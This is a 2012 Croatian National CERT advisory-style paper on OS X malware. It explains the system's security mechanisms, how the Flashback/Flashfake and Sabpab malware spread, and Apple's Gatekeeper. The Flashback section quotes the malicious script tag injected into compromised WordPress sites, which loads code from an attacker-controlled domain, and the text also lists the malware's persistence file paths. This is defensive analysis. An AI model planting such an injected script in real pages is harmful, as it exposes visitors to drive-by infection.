CARNet
HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Malver na operacijskom sustavu OS X

NCERT-PUBDOC-2012-05-336

Nacionalni CERT


Sadržaj

1 Uvod

Appleovi operacijski sustavi dugo su bili na glasu kao izrazito sigurni i općenito je bilo malo uočenog malvera. Sa povećanjem tržišnog udjela, prema nekim procjenama, na preko 10% ukupnog tržišta računala [1] platforma postaje sve zanimljivija tvorcima malvera. Računica pri pisanju malvera je jednostavna, cilj je u konačnici najefikasnije moguće prikupiti što veća novčana sredstva, kontrolirati što više računala i sl. Ukoliko određena platforma ima premali broj korisnika, pisanje specifičnog malvera za nju nije isplativo. Apple sa svojim OS X operacijskim sustavom polagano i uvjerljivo prelazi tu granicu, tako uočavamo bitno povećanje broja detektiranja primjeraka malvera. U ovom dokumentu ćemo objasniti neke osnovne sigurnosne mehanizme trenutno korištenih verzija operacijskog sustava OS X i objasniti način na koji se širio malver koji je zarazio veliki broj računala krajem 2011. godine i početkom 2012. godine.

2 Arhitektura operacijskog sustava OS X

Mac OS X, kao i svi ostali operacijski sustavi, ima slojevitu arhitekturu, čiji pojedinačni dijelovi (s obzirom na funkcionalnosti koje obavljaju) nastoje zadovoljiti zahtjeve korisnika. Struktura spomenutih Mac OS X sustava može se vidjeti na slici 1.



Slika 1. Prikaz arhitekture operacijskog sustava OS X [2]

- **Aqua** je grafičko sučelje (eng. *GUI, Graphical User Interface*) razvijeno posebno za Mac OS X. Ono određuje korisnički prikaz i interakciju sa pojedinim elementima (npr. prozorima, izbornicima, dijaloškim okvirima, itd.).
- **Carbon** – predstavlja API (eng. *Application Programming Interface*) sučelje u kojem se definira skup protokola i rutina koje računalni sustav, biblioteka ili aplikacija stavlja na raspolaganje ostalim programima za obavljanje zahtjeva i usluga tim aplikacijama.
- **Classic** – korisničko sučelje koje, za pokrenute aplikacije, upravlja raspodjelom memorije i procesorskim resursima.
- **Quick Time** – alat za upravljanje i prijenos multimedijalnih sadržaja.
- **Quartz** – sadrži servise za upravljanje grafikom i prozorima.
- **Cocoa** – skup objektno-orijentiranih alata koji se koriste kod razvoja aplikacija za Mac OS X.
- **System utilities** – alat za kontrolu rada sustava.
- **Kernel** je jezgra operacijskog sustava. Riječ je o programu koji upravlja pristupom korisničkih programa sistemskom sklopovlju (eng. *hardware*) i programskim resursima. Kernel sve ovo omogućava kontroliranjem i pružanjem pristupa

memoriji, procesoru, ulazno/izlaznim uređajima, datotekama na disku i specijalnim servisima za korisničke programe.

- **Mach 3.0** – obavlja osnovne funkcije na razini jezgre. Neke od tih funkcija su komunikacija između procesa, upravljanje memorijom i sklopovljem, itd.
- **Darwin** – kernel okruženje koje je razvijeno za Mac OS X. Predstavlja operacijski sustav bez aplikacijskog sloja i grafičkog sučelja.


3 Sigurnost operacijskog sustava OS X

3.1 Sigurnosni mehanizmi nižeg nivoa

Kako je operacijski sustav OS X u osnovni baziran na UNIX jezgri, konkretno koristi dijelove FreeBSD-a i NetBSD-a, nasljeđuje dobre i loše strane sigurnosti većine UNIX platformi. Premda je OS X u nekim slučajevima uvelike pojednostavljen, pogotovo sa korisničke strane i dalje posjeduje većinu sigurnosnih mehanizama UNIX operacijskih sustava. Nabrojimo neke od njih:

- UNIX slojevita arhitektura i ograničen pristup jezgri
- Dozvole nad korisničkim i sistemskim datotekama
  - Podjela prava na vlasnika, grupu
  - Podjela korisnika po pravima korištenja
- Autorizacijski mehanizmi kojim korisnik dokazuje posjedovanje prava za izvršavanje akcije
- Autentifikacijski mehanizmi koji dokazuju identitet korisnika
- razni sigurnosni drugi alati ugrađeni u sam operacijski sustav.

Apple raslojava sigurnosne mehanizme operacijskog sustava OS X na više slojeva[3] (Slika 2.).



Slika 2. Slojevi sigurnosnih mjera

- **Sigurna komunikacija –** vatrozid (eng. firewall) i analiza poruka elektroničke pošte sprečavaju kompromitaciju računala izvana
- **Sigurne aplikacije –** Kriptirani dijelovi diska i FileVault sustav sprečavaju pristup osjetljivim podatcima potencijalnom napadaču
- **Sigurni komunikacijski protokoli -** implementacija Secure Sockets Layer (SSL) protokola, Kerberos protokola u kombinaciji sa vatrozidom sprečavaju nedopušten pristup komunikaciji i samom računalu.

- **Sigurnosni servisi –** autentikacija putem lanca ključeva (eng. *keychain*) zajedno sa POSIX i ACL dozvolama sprečavaju pristup korisničkim podatcima neželjenim procesima.
- **Sigurno učitavanje OS-a –** Sustav lozinki na firmwareu sprečava fizički pristup hardveru i datotekama na disku.

3.2 Sigurnosni mehanizmi višeg nivoa

Uz sigurnosne mehanizme koje su vezani uz jezgru operacijskog sustava treba spomenuti neke metode zaštite računala na aplikacijskom nivou.

3.2.1 Potpisivanje aplikacija

Svaka aplikacija koja se izvršava na računalu bi trebala biti digitalno potpisana. Takvim mehanizmom se potvrđuje tko je napravio aplikaciju i da ju napadač nije promijenio. Sve aplikacije koje dolaze sa operacijskim sustavom je potpisao Apple, dok ostale aplikacije koje korisnik želi instalirati bi trebale također biti potpisane imenom proizvođača. Sva digitalna potpisivanja provodi i odobrava Apple. Aplikacijski vatrozid također koristi digitalne potpise kako bi provjerio aplikacije prije nego im dopusti pristup na mrežu.

3.2.2 Obvezna kontrola pristupa

Ovaj sustav nije vidljiv korisniku i njegova pravila se ne mogu premostiti. Pravila definiraju razvijatelji pojedinih aplikacija i omogućavaju vrlo dobro kontrolu pristupa podatcima, tako da aplikacije smiju pristupiti samo onim podatcima koje su vezane uz njih, a podatcima koji su vezani uz druge aplikacije pristup je onemogućen.

3.2.3 Sandbox

Sandbox pristup omogućava izvršavanje aplikacija u zasebnom kontekstu, te u slučaju da sama aplikacija bude kompromitirana napadač ne može pristupiti resursima nad kojima ranjiva aplikacija nema prava, bilo da se radi o mrežnim ili podatkovnim resursima.

3.2.4 Provođenje karantene

Sve datoteke skinute sa Interneta dobivaju dodatni zapis u meta podatke koji sadrži URL sa kojeg je datoteka preuzeta, te datum i vrijeme preuzimanja. Ovi podatci se koriste u komponenti koja provjerava da li se radi o potencijalno malicioznoj datoteci i pri pokretanju, odnosno otvaranju takve datoteke korisniku će se ti podatci prikazati kako bi još dodatno ručno mogao potvrditi izvor sa kojega je datoteka došla. Kada je datoteka jednom otvorena ti podatci se brišu i smatra se kako je datoteka provjerena.

3.2.5 FileVault i Encrypted Storage

Zajedno sa operacijskim sustavom OS X dolaze ugrađeni alati za kriptiranje slike diska (Encrypted Storage) kako bi korisnik mogao napraviti sigurnu kopiju diska i alat za kriptiranje pojedine mape kako bi zaštitio trenutne povjerljive podatke na disku (FileVault)

4 Malver na operacijskom sustavu OS X

Kroz ovo poglavlje osvrnuti ćemo se na trenutno aktivne prijetnje OS X sustavu i način na koji se šire.

4.1 Flashback/Flashfake

Flashback/Flashfake je zajednički naziv za porodicu OS X malvera. Prve verzije su detektirane već u rujnu 2011. godine. Procijenjeno je kako je tokom ožujka 2012. godine bilo zaraženo 700.000 računala u svijetu. Zaražena računala sudjeluju u botnet mreži i napadač putem tog malvera može instalirati i micati softver te upravljati procesima na računalu. Od rujna 2011. godine do veljače 2012. godine malver se širio isključivo socijalnim inženjeringom, odnosno instalacijskim arhivama "FlashPlayer-11-macos.pkg", "AdobeFlashUpdate.pkg" i sl. [4] (Slika 3).

Slika 3. Traženje potvrde za instalaciju starijih verzija Flashbacka

Iskorištavanje ranjivosti za širenje ovog malvera je detektirano u veljači 2012. godine, dok ranjivosti koje su iskorištavane, datiraju još od 2008. godine, pa do 2011. godine. Zaražena su bila uglavnom računala čiji softver nije bio ažuriran. U ožujku 2012. godine zamijećeno je kako je Flashback počeo koristiti ranjivost u Java programskom jeziku (CVE2012-0507). Ova ranjivost omogućava udaljenom napadaču da iskoristi propuste u nekoliko komunikacijskih protokola kako bi dobio pristup računalu i svim resursima do kojih ima pristup proces pod kojim se izvršava Java Virtual Machine. U trenutku širenja malvera ova ranjivost je bila ispravljena za sve ostale platforme osim za OS X što je dalo priliku napadačima za pisanje koda koji iskorištava tu ranjivost i širenje samog malvera (Tablica 1).

Ranjivost	Ispravak Oraclea	Ispravak Applea
CVE2008-5353	14.4.2009	15.5.2009
CVE2011-3544	18.10.2011	8.11.2011
CVE2012-0507	14.2.2012	03-12.4.2012

Tablica 1. Datumi ispravljanja ranjivosti u Java programskom jeziku

Kako bi uspješno proširili malver napadači su postavili maliciozni programski kod koji iskorištava ranjivost u Java programskom jeziku na veliki broj WordPress baziranih stranica, koje su također bile kompromitirane. Prema analizama nekih kompanija koje se bave računalnom sigurnošću broj kompromitiranih stranica dosezao brojku od čak 100.000. Maliciozne stranice su imale posebnu liniju koda:

```
<script src="http://domainname.rr.nu/nl.php?p=d"></script>
```

Kada bi ranjivo računalo pristupilo malicioznoj stranici ono je bilo preusmjereno na rr.ru domenu, gdje se nalazio softver koji iskorištava ranjivost. Računalo bi izvršilo Javascript koji je zatim učitao maliciozni Java Applet koji iskorištava ranjivost. Ukoliko je iskorištavanje ranjivosti uspješno stvara se datoteka slučajnog imena u mapi /tmp/.sysenter. Sa postavljanjem ove datoteke završava prva faza zaraze.
Kada je malver instaliran on prvo pokušava uspostaviti vezu sa komadno/kontrolnim poslužiteljem, a nakon toga instalira dodatne module po naredbi poslužitelja. Prva komponenta koja se instalira omogućava napadaču udaljeni pristup računalu i nalazi se u $HOME/Library/LaunchAgents/ zbog čega računalo pri svakom pokretanju ujedno i pokreće malver. Ostali moduli koji se instaliraju, među ostalim, omogućavaju napadaču da prati Internetski promet i mijenja rezultate pri pretrazi na poznatim Internet tražilicama.

4.2 Sabpab


U travnju 2012. godine pojavio se novi malver poznat pod imenom Sabpab. Pojavu ovog malvera dobro su popratili mediji nakon što je Symantec objavio kako se širi putem zaraženih stranica weba, bez potrebe za komunikacijom sa korisnikom [5]. Pokazalo se kako su u Symantecu djelomično pogriješili. Ovaj maliciozni softver se nije sposoban u potpunosti samostalno širiti, nego iskorištava već poznatu ranjivost u Microsoft Word 2009 programskom alatu (CVE-2009-0563). Ranjivost se bazira na preljevu privremenog spremnika i omogućava udaljenom napadaču izvršavanje proizvoljnog koda sa pravima trenutnog korisnika. Kako bi se zarazio korisnik mora otvoriti podmetnutu malicioznu datoteku, nakon čega se otvara ulaz potencijalnom napadaču koji omogućuje krađu podataka ili instalaciju drugih zlonamjernih programskih kodova i sl (Slika. 4). Zabilježeno je kako je malver u svojoj varijanti Sabpab.A stvarao novi proces, skinuo datoteke sa interneta, uzimao trenutne slike ekrana i slao ih na udaljenu lokaciju. Sabpab stvara dvije datoteke. One osiguravaju pokretanje malvera pri svakom pokretanju računala.

- /Users/[USER NAME]/Library/LaunchAgents/com.apple.PubSabAgent.plist.
- /Users/[USER NAME]/Library/Preferences/com.apple.PubSabAgent.pfile.

Slika 4. Primjer zaražene datoteke sa Sabpabom

5 Budućnost zaštite na OS X-u

Kako bi zaustavili povećano širenje malvera na OS X-u, Apple je predstavio novi sustav zaštite za najnoviju inačicu operacijskog sustava OS X 10.08 Mountain Lion. Sustav je nazvan GateKeeper. U postavkama ovog novog sustava bit će moguće odabrati tri stupnja sigurnosti pokretanja aplikacija (Slika 5.)



Slika 5. Grafičko sučelje GateKeepera

1. **Anywhere –** pri odabiru ove opcije GateKeeper zapravo nije uključen i na operacijskom sustavu je dopušteno izvršavanje svih aplikacija.
2. **Mac App Store** – dopušta pokretanja samo onih aplikacija koje su preuzete sa Appleovog App Storea
3. **Mac App Store and identified developers –** Nova postavka u Mountain Lionu koja omogućava pokretanje aplikacija iz App Storea i onih koje su digitalno potpisane i provjere u Appleu.

Kako bi programeri mogli digitalno potpisati aplikaciju potrebno se registrirati u Appleu i dobiti osobni certifikat koji ih onda jednoznačno povezuje sa aplikacijom i u slučaju da se pokaže kako je aplikacija maliciozna onda se može pronaći odgovorne osobe.
Problem sa konceptom GateKeepera je u tome što se iznimno lagano može isključiti i ukoliko korisnik želi koristiti ilegalnu kopiju softvera GateKeeper neće prepoznati i zaustaviti potencijalno malicioznu aplikaciju.

6 Zaključak

Sa povećanjem tržišnog udjela broj opasnosti na OS X se polagano ali sigurno povećava i postati će sve zanimljivija meta napadačima. Trenutno sigurnost na operacijskom sustavu OS X se može ocijeniti prilično dobrom, pogotovo naspram glavnog konkurenta, operacijskog sustava Windows, ali taj odnos snaga će se početi polagano izjednačavati. Zatvorenost i unificiranost Apple platformi je dvosjekli mač, sa jedne strane bitno je lakše kontrolirati i ispravljati ranjivosti na računalima koja su u jezgri gotovo identična, no sa druge strane ukoliko se uoči ranjivost u operacijskom sustavu onda su sva računala pogonjena njime ranjiva.

7 Literatura

1. Wikimedia Traffic Analysis Report - Operating Systems, http://stats.wikimedia.org/archive/squid_reports/2011-12/SquidReportOperatingSystems.htm
2. Architecture of OS X, http://en.wikipedia.org/wiki/Architecture_of_OS_X
3. Mac OS X Security Configuration, http://images.apple.com/support/security/guides/docs/SnowLeopard_Security_Config_v10.6.pdf
4. The anatomy of Flashfake. Part 1, http://www.securelist.com/en/analysis/204792227/The_anatomy_of_Flashfake_Part_1
5. Flashback, Java, and SabPab, http://macviruscom.wordpress.com/2012/04/13/flashback-java-and-sabpab/